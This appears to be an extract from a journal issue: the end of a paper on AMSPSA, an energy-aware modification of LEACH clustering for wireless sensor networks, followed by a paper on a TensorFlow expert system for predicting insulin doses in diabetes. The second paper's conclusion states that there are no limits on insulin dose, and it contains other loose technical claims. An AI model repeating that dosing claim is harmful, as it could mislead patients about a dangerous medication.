In LEACH, nodes organize themselves into clusters and all non-cluster head nodes transmit to the cluster-head. The cluster head performs data aggregation and transmits the data to the remote base station. Therefore, being a cluster-head node is much more energy intensive than being a non-cluster head node.

During the setup phase in LEACH [2] the cluster heads are selected based on the suggested percentage of them for the network and the number of times the node has been a cluster-head so far. This decision is made by each node n choosing a random number between 0 and 1. If the number is less than a threshold $T(n)$, the node becomes a cluster-head for the current round. The threshold is set as follows:

$$T(n) = \begin{cases} \frac{P}{1 - P(r \bmod \frac{1}{P})} & \text{if } n \in G \text{ (1)} \\ 0 & \text{otherwise} \end{cases}$$

Where P is the desired cluster-head probability, r is the number of the current round and G is the set of nodes that have not been cluster-heads in the last $1/P$ rounds [8].

Once the nodes have elected themselves to be cluster heads they broadcast an advertisement message (ADV). Each non cluster-head node decides its cluster for this round by choosing the cluster head that requires minimum communication energy, based on the received signal strength of the advertisement from each cluster head. After each node decides to which cluster it belongs, it informs the cluster head by transmitting a join request message (Join-REQ) back to the cluster head. The cluster head node sets up a TDMA schedule and transmits this schedule to all the nodes in its cluster, completing the setup phase, which is then followed by a steady-state operation. This steady state operation is broken into frames, where nodes send their data to the cluster head at most once per frame during their allocated slot.

Motivation for Spatial-Temporal adaptation

In LEACH, a node becomes a cluster-head by a stochastic mechanism of tossing biased coins. This stochastic approach doesn't consider hotness of a region while selecting cluster-heads. Hence non cluster-head nodes belonging to the hot regions, which are expected to transmit frequently, dissipate more energy in transmitting data to a remote cluster-head located far. This leads to uneven energy dissipation over the network thereby reducing the network lifetime. Secondly, LEACH assumes that every time a node becomes a cluster-head, it dissipates an equal amount of energy. This is incorrect, as cluster-heads located far from the base station spend more energy in transmitting data those located near the base station.

AMSPSA protocol architecture

LEACH's stochastic cluster-head selection is prone to producing unbalanced energy level reserves in nodes and thus increase the total energy dissipated in network. To ensure an even energy load distribution over the whole network, additional parameters including the residual energy level of candidates relative to the network and their hotness value should be considered to optimize the process of cluster-head selection. The main principle in our algorithm is to choose nodes with high residual energy and greater hotness values as cluster heads. This can be achieved by making some beneficial adjustments to the threshold $T(n)$ proposed in LEACH. Modified $T(n)$ is denoted in Eq. (2).

Using this equation each node decides whether or not to be a cluster-head for the current round, where K is the optimal number of cluster-head nodes per round, E_{res} is the residual energy of the node and E_{est_net} is the estimate of the residual energy of the network. *Hotness_factor* is the relative hotness of the node with respect to the network.

$$T(n) = k \times \frac{E_{res}}{E_{est_net}} \times Hotness_factor \quad (2)$$

MATERIALS AND METHODS

Distributive energy model

The $T(n)$ in Eq. (2) requires an estimate of the residual energy of the network at each node. LEACH-C [4] achieves this estimate by making each node send its current energy to the base station during the setup phase.

However this approach is energy inefficient as it involves transmissions from every node to base station. AMSPSA uses a novel distributed approach to estimate the residual energy of the network. During the setup phase, each node sends its residual energy to the cluster-head along with the Join-REQ. Thus at the end of the setup phase each cluster-head has the aggregate energy of its cluster. During the steady phase when the cluster-head transmits to the base station, it also transmits the average residual energy of the cluster along with the aggregated data. The base station aggregates the residual energy values received from different cluster heads to estimate the residual energy (E_{est_net}) of the whole network. The base station periodically broadcasts the E_{est_net} [9] value updating the nodes in the network.

AMSPSA's distributive approach is more energy efficient than the centralized approach used in LEACH-C as non cluster-head nodes transmit their residual energy value over much smaller distances. Also the distributive approach doesn't necessitate separate transmissions for sending the residual values from the non cluster-head nodes to the cluster-heads or from the cluster-heads to the BS.

Adaptive hotness model

A cluster-head assigns a TDMA schedule to the non cluster-head nodes in its cluster. Nodes sense a physical phenomenon and report to the cluster-head during their allocated TDMA slot. LEACH assumes that sensors always transmit data to the cluster head during their allocated TDMA slot. However this assumption might not hold for the phenomenon being observed. The phenomenon under observation might have different data generation rates over different periods of time. The data generation rate may also vary across different regions at the same time instant. AMSPSA uses a novel hotness approach to adapt to the temporal variations [10] in data generation rate.

The $Hotness_factor$ for a node is its relative data generation rate to that of the network. We define the ratio R as follows:

$$R = \frac{N_{used}}{N_{alloc}} \quad (3)$$

Where N_{used} is number of TDMA slots used for transmission and N_{alloc} is the number of TDMA slots allocated over a time period T_0 . We define $H_{last_5_avg}$ as the aggregate of the last 5 values of ratio R and H_{avg_node} as the aggregate of all the values of R calculated. Each node in the network calculates the ratio R , $H_{last_5_avg}$ and H_{avg_node} . The cluster-head calculates ratio R for each node in its cluster and aggregates it to R' .

During the steady phase when the cluster-head transmits to the base station, it also transmits R' along with the aggregated data. The base station aggregates the R' values received from different cluster heads to estimate the hotness value ($H_{avg_network}$) of the whole network. The base station periodically broadcasts the $H_{avg_network}$ value updating the nodes in the network.

$Hotness_factor$ defined in Eq. (4) has been designed to adapt to both dynamic changes ($H_{last_5_avg} \gg H_{avg_node}$) and passive ($H_{avg_node} \gg H_{avg_network}$) changes in the data delivery rate of the network. Hence DEAC is able to adapt to the

$$Hotness_factor = \frac{H_{avg_node}}{H_{avg_network}} + \frac{H_{last_5_avg}}{H_{avg_node}} \div 2 \quad (4)$$

Temporal variations in data. Also according to Eq. (2), a node having high value to $Hotness_factor$ [11] has a better chance of becoming a cluster-head. A hot node belongs to a hot region. Thus nodes from hot regions are better placed to become cluster-heads. This enables AMSPSA to adapt to the variations in data generation rate over different regions at the same instant.

RESULTS AND PERFORMANCE ANALYSIS

Analysis and simulation of AMSPSA

We used network simulator ns-2 for evaluating AMSPSA and compare it to LEACH. For our experiments, we used a 100-node network where nodes are randomly distributed between $(x=0, y=0)$ and $(x=100, y=100)$ with a

single BS at location $(x=50, y=175)$. The bandwidth for the channel was set to 1Mb/s, each message 500 bytes long, and the packet header for each type was 25 bytes long.

We use the same radio model as discussed in [1]. In this model, a radio dissipates $E_{elec} = 50$ nJ/bit [12] in the transmitter or receiver circuitry and $\epsilon_{amp} = 100$ pJ/bit/m² for the transmitter amplifier to achieve an acceptable E_b/N_0 . The radios have power control and can expend the minimum required energy to reach the intended recipients. The radios can be turned off to avoid receiving unintended transmissions. An r^2 energy loss is used due to channel transmission. Thus, to transmit a 1-bit message a distance D , the radio expends:

$$E_{tx}(l, D) = lE_{elec} + l\epsilon_{amp} D^c \quad (5)$$

Where c is path loss exponent (usually $2 \leq c \leq 4$). To receive this message, the radio expends:

$$E_{rx}(l, D) = lE_{elec} \quad (6)$$

We use k , the optimal number of cluster heads per round, equal to 5 as in LEACH. LEACH [1] derives the value of k by minimizing the total energy consumption for cluster-head and non cluster-head nodes. Since we use the same energy model, using the same value of k is justified.




Fig. 1: 1 (a) Fraction of cluster heads from hot regions. Fig. 1 (b) Fraction of Energy dissipated by the nodes belonging to hot regions

Simulation model

In order to emulate spatial-temporal variations in data reporting rates over the network, we stochastically generate synthetic data-sets. At the start of experiment the network is divided into smaller hot regions. The area and location of these hot regions is decided randomly and the number of such regions varies randomly from 1 to 4. This process is repeated after every 200 seconds. Nodes belonging to a hot region report data with a higher probability i.e. $(P_0 + \Delta P)$ while other nodes report data with a probability P_0 . The values for P_0 and ΔP are chosen as 0.3 and 0.4 respectively.

The above model is able to achieve temporal variations in data rate over the same region and also spatial variation in data reporting rate across the network at the same time instant. The results reported in the next section are an aggregate of 100 simulations.

RESULTS AND DISCUSSION

Results are derived from limited energy simulations where each node begins with 2J of energy. [Fig. 1(a)] shows a 14% increase in the fraction of cluster heads selected from hot regions and [Fig. 1(b)] shows 32% decrease in the fraction of energy dissipated by the nodes of a hot region. According to [Fig. 2] the amount data transmitted over time remains the almost the same in LEACH and AMSPSA.

While in LEACH the cluster heads are chosen randomly, AMSPSA has cluster heads from hot regions. This reduces the energy loss due to transmission for the nodes expected to transmit frequently, thereby delivering the same amount of data with less energy dissipation as shown by [Fig. 3]. [Fig. 5] verifies that AMSPSA is more energy efficient than LEACH. [Fig. 4] shows the number of nodes alive over time. AMSPSA outperforms LEACH with this regard, extending the lifetime of the network by 50%.




Fig. 2: Total amount of data received at BS over time.




Fig. 3: Total amount of data received at BS per given amount of energy.

Although the first node dies earlier in AMSPSA, both have almost the same death rate up to 80% nodes alive, after which LEACH has an abrupt fall. LEACH selects cluster-heads assuming that each time a node becomes a cluster-head it dissipates the same amount of energy. This leads to inefficient selection of heads towards the end of simulation thereby depleting the network fast. AMSPSA selects cluster-heads based on the residual energy of a node with respect to the residual energy of the network, thereby prolonging the network lifetime.

Although AMSPSA appears to be a promising protocol there is an area of improvement. In the current implementation of AMSPSA, the nodes transmit data only during their allocated TDMA [13] slot. Since all the nodes do not transmit all the time, the intra-cluster communication scheme needs to be changed to efficiently utilize bandwidth.




Fig. 4: Number of Nodes alive over time.




Fig. 5: Total Amount of Energy dissipated Vs Time.

CONCLUSION

In this paper, we describe a modification of the LEACH's stochastic cluster-head selection algorithm by considering two additional parameters, the residual energy of a node relative to the residual energy of the network and the spatial-temporal variations in the data reporting rates of a node relative to the network. Since AMSPSA evenly distributes energy-usage among the nodes in the network by efficiently adapting to the variations in the network, our optimal cluster-head selection saves a large amount of communication energy of sensor nodes. This increases the lifetime of the system. Simulation results on synthetic data show that AMSPSA is able to prolong the network lifetime by 50% as compared to that of LEACH, while delivering more data for the same amount of energy consumption.

CONFLICT OF INTEREST

The authors have no conflict of interest regarding this manuscript.

ACKNOWLEDGEMENTS

The authors would like to thank DIT University and its Dept. of Information Technology for providing this great opportunity to do our research in a successful manner.

FINANCIAL DISCLOSURE

None

REFERENCES

- [1] Heinzelman WR, Chandrakasan A, Balakrishnan H.[2002] An Application-Specific Protocol Architecture for Wireless Micro-sensor Networks, IEEE Transactions on Wireless Communications 1(4): 660–670.
- [2] Wendi Heinzelman, Anantha Chandrakasan, Hari Balakrishnan.[2000] Energy- Efficient Communication Protocol for Wireless Micro sensor Networks. Proceedings of

- the Hawaii International Conference on System Sciences, January 4-7, 2000 © 2000 IEEE.
- [3] Handy MJ, Haase M, Timmermann D.[2002] Low energy adaptive clustering hierarchy with deterministic cluster-head selection, in Proc. 4th IEEE International Workshop on Mobile and Wireless Communications Network (MWCN '02), pp. 368-372, Stockholm, Sweden, September 2002.
 - [4] Misra Saha Dolui S, Das A.[2005] Enhanced-Efficient Adaptive Clustering Protocol for distributed sensor networks, ICON 2005.
 - [5] Manjeshwar, Agrawal DP. [2002] An Efficient Sensor Network Routing Protocol (APTEEN) with Comprehensive Information Retrieval, Proc. Second Int'l Workshop Parallel and Distributed Computing Issues in Wireless Networks and Mobile Computing
 - [6] Ossama Younis, Sonia Fahmy,[2004] HEED: A Hybrid, Energy-Efficient, Distributed Clustering Approach for Ad Hoc Sensor Networks, IEEE Transactions on Mobile Computing, 3(4): 366-379.
 - [7] Wang Y, Zhao Q, Zheng D, [2004]"Energy-Driven Adaptive Clustering Data Collection Protocol in Wireless Sensor Networks, Proceedings of the 2004 International Conference on Intelligent Mechatronics and Automation , Chengdu, China
 - [8] Loscri' V, Marano S , Morabito G. [2005] A Two-Levels Hierarchy for Low-Energy Adaptive Clustering Hierarchy (TL-LEACH).. Proceedings "VTC2005", Dallas (USA), pp. 1809-1813.
 - [9] Kamimura J, Wakamiya N, Murat M. [2004] Energy-efficient clustering method for data gathering in sensor networks, in Proceedings of First Workshop ON Broad-band Advanced Sensor Networks.
 - [10] Zengwei Zheng, Zhaohui Wu, Huaizhong Lin. [2004] An Event-Driven Clustering Routing Algorithm for Wireless Sensor Networks. Proceedings of IEEE/RSJ International Conference on Intelligent Robots and Systems. Sendai, Japan, Sep. 28 - Oct. 2, 2004.
 - [11] Vuran MC, Akan OB, Akyildiz IF.[2004] Spatio-Temporal Correlation: Theory and Applications in Wireless Sensor Networks, Computer Networks Journal (Elsevier), 45(3): 245-259.
 - [12] SunHee Yoon, Cyrus Shahabi. [2005] Exploiting Spatial Correlation Towards an Energy Efficient Clustered Aggregation Technique (CAG), IEEE International Conference on Communications (ICC), 16-20 May 2005, Seoul, Korea
 - [13] Begum S, Wang S, Krishnamachari B, Helmy A. [2004] ELECTION: Energy-efficient and Low-latency scheduling Technique for wireless sensor Networks, The 29th Annual IEEE Conference on Local Computer Networks (LCN), Tampa, FL.
 - [14] Cardei M, Shuhui Yang, Lie Wu. [2007] Fault-Tolerant Topology Control for Heterogeneous Wireless Sensor Networks, Proc. Of IEEE International Conference on Mobile Ad hoc and Sensor Systems, Florida Atlantic Univ., USA, pp. 1-9.
 - [15] Ruiz LB, Siqueira IG, Oliveira LB, Wong HC, Nogueira JMS, Loureiro AAF. "Fault Management in Event-Driven Wireless Sensor Networks," Prof. of the 7th ACM International Symposium on Modeling, Analysis and Simulation of Wireless and Mobile Systems, New York, USA, pp. 149-156, June 2004.
 - [16] Chen Jinran, Kher Shubha, Somani Arun. [2006] Distributed Fault Detection of Wireless Sensor Networks, Prof. of ACM International Conference on Mobile Computing and Networking, Los Angeles, USA, pp. 55-64, September 2006.
 - [17] Clouqueur T, Saluja K, Ramanathan P.[2004] Fault Tolerance in Collaborative Sensor Networks for Target Detection, IEEE Transactions on Computers, 53(3): 320-330
 - [18] Wang Tsang-Yi, Han YS, Varshney PK, Po-Ning Chen, [2005]Distributed Fault-Tolerant Classification in Wireless Sensor Networks, IEEE Journal on Selected Areas in Communications, 23(4): 724-734.

ARTICLE

THE PROBLEMS OF CREATING EXPERT SYSTEMS USING ARTIFICIAL NEURAL NETWORKS AND THEIR USE IN MEDICINE

Dmitry I. Lin, Rustam A. Burnashev*, Arslan I. Enikeev

Department of Programming Technology, Kazan Federal University, RUSSIA

ABSTRACT

The task of our project is the development of an expert system, including the development of an artificial neural network that will help doctors in the analysis of collected data about the patient and the diagnosis. It is planned to develop a system using modern information technologies, such as image recognition methods, as well as the principles of neural network interaction intended for informational support of medical solutions in the field of endocrinology. It is planned to use the general method of decision-making using the principles of automated theorem proving and introspection. The main problems in the field of creation of medical expert systems will be analyzed, and with their help the software part of the system will be developed: disease detection, exemplified by diabetes detection, on the basis of a set of analyzes and symptoms of the patient. The future system will be designed to classify, diagnose, assess the patient's condition, and to make and correct treatment orders.

INTRODUCTION

KEY WORDS
artificial intelligence,
artificial neural networks,
database, expert
systems, diabetes.

Nowadays, expert systems have insufficiently high competence in the field of making medical decisions and therefore have no use in practice. Medical expert systems are used in various fields of clinical medicine. For example, the software product "Aibolit", which is designed to diagnose, classify and correct treatment of acute circulatory disorders in children, as well as the expert system "Doctor's Companion".

One of the main problems in medicine is detecting diabetes [1]. A lot of people around the world have it, but not everyone knows about it. Today exists a lot of methods for detecting various diseases.

METHODS

The goal is to create an expert system in medicine with the use of artificial neural networks, which will help doctors in analyzing the collected data about the patient and the diagnosis. The developed system is intended for information support of medical solutions in medicine using modern information technologies, in particular dose prediction. For prediction we are going to use the Tensor Flow technology. The system uses the general method of decision-making using a differential series and the analogy method. The main problems of the field of creation of medical expert systems were analyzed, and with their help the practical principle of the program part of the system was obtained. The Py Charm 2017 development environment and the Python programming language, as well as a set of the Microsoft SQL Server 2015 database management system. Computer technologies intended for the classification, diagnosis, assessment of the state, analysis of the interaction of regulatory and therapeutic processes, selection, evaluation and correction of therapeutic measures.

RESULTS AND DISCUSSION

To date, a prototype expert system has been developed to collect information on patient diagnoses. We need this information for training our neural network, which will further advise the doctor how to treat the patient. [Fig. 1]

We have a requirement for formulation of diagnosis diabetes [1]. According to doctor formulation artificial intellect will predict dose of insulin. Doctor need to check the correctness and if it wrong, fix the answer. Then tell to machine that this answer is wrong and fit the correct solution. In this way the machine will learn. So, we need to create a self-learning neural network. We will be using Tensor Flow library for creating artificial intellect.

Tensor Flow is an open source software library for numerical computation using data flow graphs. Nodes in the graph represent mathematical operations, while the graph edges represent the multidimensional data arrays (tensors) communicated between them. The flexible architecture allows you to deploy computation to one or more CPUs or GPUs in a desktop, server, or mobile device with a single API. Tensor Flow was originally developed by researchers and engineers working on the Google Brain Team within Google's Machine Intelligence research organization for the purposes of conducting machine learning and deep neural networks research, but the system is general enough to be applicable in a wide variety of other domains as well. [2]

Received: 10 April 2018
Accepted: 31 May 2018
Published: 20 Sept 2018

*Corresponding Author
Email:
r.burnashev@inbox.ru

Each calculation in Tensor Flow is represented as a data flow graph. It has two elements:

1. A set of tf. Operation, which represents the unit of calculation.
2. A set of tf. Tensor that represents the data units.

The forecasting model is constructed as follows [Fig. 2]

As you can see, it consists of an algorithm of machine learning, "trained" on the data. The forecasting model is formed from them, then the corresponding result is produced: [Fig. 3]




Fig. 1: A prototype expert system.




Fig. 2: The forecasting model.



Fig. 3: The corresponding result is produced.

The purpose of the model that we create will be to classify the data table into categories. It's means that we have information about patient, like type of diabetes, diabetic micro angiopathies, weight, height, age and etc. Then we put this information into the table and classify them. So, we will have:

- The input data: dataset of parameters of patient.
- The output data or result: dose of insulin.

We have a training data set in which all the texts are marked (each label, to which category it belongs). In machine learning, this approach is called teaching with the teacher. We classify the data into categories, therefore, this is a classification problem. To create a model, we use neural networks. [Fig. 4]

The neural network is a computational model (a way of describing the system using the mathematical language and its principles). This system is more self-learning and trained, rather than explicitly programmed. Neural networks mimic the connections of human neurons. They have connected nodes that are similar to our neurons:




Fig. 4: The neural network.

The first neural network algorithm was the perceptron. Perceptron is the simplest neural network possible: a computational model of a single neuron. A perceptron consists of one or more inputs, a processor, and a single output. [4] [Fig. 5]




Fig. 5: The perceptron.

Our neural network will have 4 hidden layers. The task of each hidden level is to turn the input data into something that could use the output layer. [Fig. 6]




Fig. 6: The neural network.

In the input layer, one node corresponds to the element of form [Fig 6] from the data set. Each neuron is multiplied by weight, i.e. has a weight value. During the training, the neural network adjusts these indicators to produce the correct output. Further in our architecture, the data is transferred to the activation function, which determines the final output of each node. Today exists a lot of types of activation functions. We use the soft max function. In mathematics, the soft max function, or normalized exponential function is a generalization of the logistic function that "squashes" a K-dimensional vector z of arbitrary real values to a K-dimensional vector of real values in the range $[0, 1]$ that add up to 1. The function is given by [5]:

$$\sigma(z)_j = \frac{e^{z_j}}{\sum_{k=1}^K e^{z_k}} \text{ for } j = 1, \dots, K.$$

If we take an input of $[1, 2, 3, 4, 1, 2, 3]$, the soft max of that is $[0.024, 0.064, 0.175, 0.475, 0.024, 0.064, 0.175]$. [5] The output has most of its weight where the '4' was in the original input. [5] This is what the function is normally used for: to highlight the largest values and suppress values which are significantly below the maximum value. [5]

The second, third, and fourth hidden layers does the same as the first, but now the input data is the output of the previous layer:




Fig. 7: The neural network.

As the previous experience has shown, the weights are updated while the network is learning. Now let's analyze the process in the Tensor Flow environment. [Fig. 7]

`tf.Variable`

Weights and offsets are stored in `tf.Variable` variables that contain a state in the graph between calls to `run()`. In machine learning it is customary to work with weights and offsets obtained through a normal distribution:

```
weights = {
  'h1': tf.Variable(tf.random_normal([n_input, n_hidden_1])),
  'h2': tf.Variable(tf.random_normal([n_hidden_1, n_hidden_2])),
  'out': tf.Variable(tf.random_normal([n_hidden_2, n_classes]))}
```

```
biases = {
  'b1': tf.Variable(tf.random_normal([n_hidden_1])),
  'b2': tf.Variable(tf.random_normal([n_hidden_2])),
  'out': tf.Variable(tf.random_normal([n_classes]))}
```

There are many methods how to calculate the loss. Since we are working with the problem of classification, the best way to calculate the error is cross-entropy.

We do this with TensorFlow, using the method `tf.nn.softmax_cross_entropy_with_logits()` (the softmax activation function), and calculate the average error `tf.reduce_mean ()`:

```
prediction = multilayer_perceptron(input_tensor, weights, biases)
```

```
entropy_loss = tf.nn.softmax_cross_entropy_with_logits(logits=prediction, labels=output_tensor)
```

```
loss = tf.reduce_mean(entropy_loss)
```


We want to find the best values of weights and displacements in order to minimize errors in the derivation - the difference between the obtained and the correct values. For this we use the method of gradient descent. To be more precise, it is a stochastic gradient descent: [Fig. 8].




Fig. 8: The method of gradient descent.

SUMMARY

To train a neural network, we need statistical data on the management of diabetes. With their help, we can more accurately determine the course of treatment and help doctors in their work.

The open library Tensor Flow will help us very well in this. She has a huge functionality and great opportunities. It is easy to configure.

Someone may not like the fact that a person will be taught by a machine, but this is not so. She will only be the doctor's right hand. All decisions remain for him.

CONCLUSION

The prevalence of diabetes is a big problem in endocrinology. There are different stages of diabetes and various factors that affect the further treatment. For example, the norm of glucose concentration for pregnant women is less than for others. Correction of the dose of insulin should be carried out daily, taking into account the data of self-monitoring of glycemia during the day and the amount of carbohydrates in the food, to achieve individual targets for carbohydrate metabolism. Limitations in the dose of insulin do not exist. [1]

Diabetes mellitus (DM), commonly referred to as diabetes, is a group of metabolic disorders in which there are high blood sugar levels over a prolonged period. Symptoms of high blood sugar include frequent urination, increased thirst, and increased hunger. If left untreated, diabetes can cause many complications. Acute complications can include diabetic ketoacidosis, hyperosmolar hyperglycemic state, or death. Serious long-term complications include cardiovascular disease, stroke, chronic kidney disease, foot ulcers and damage to the eyes.

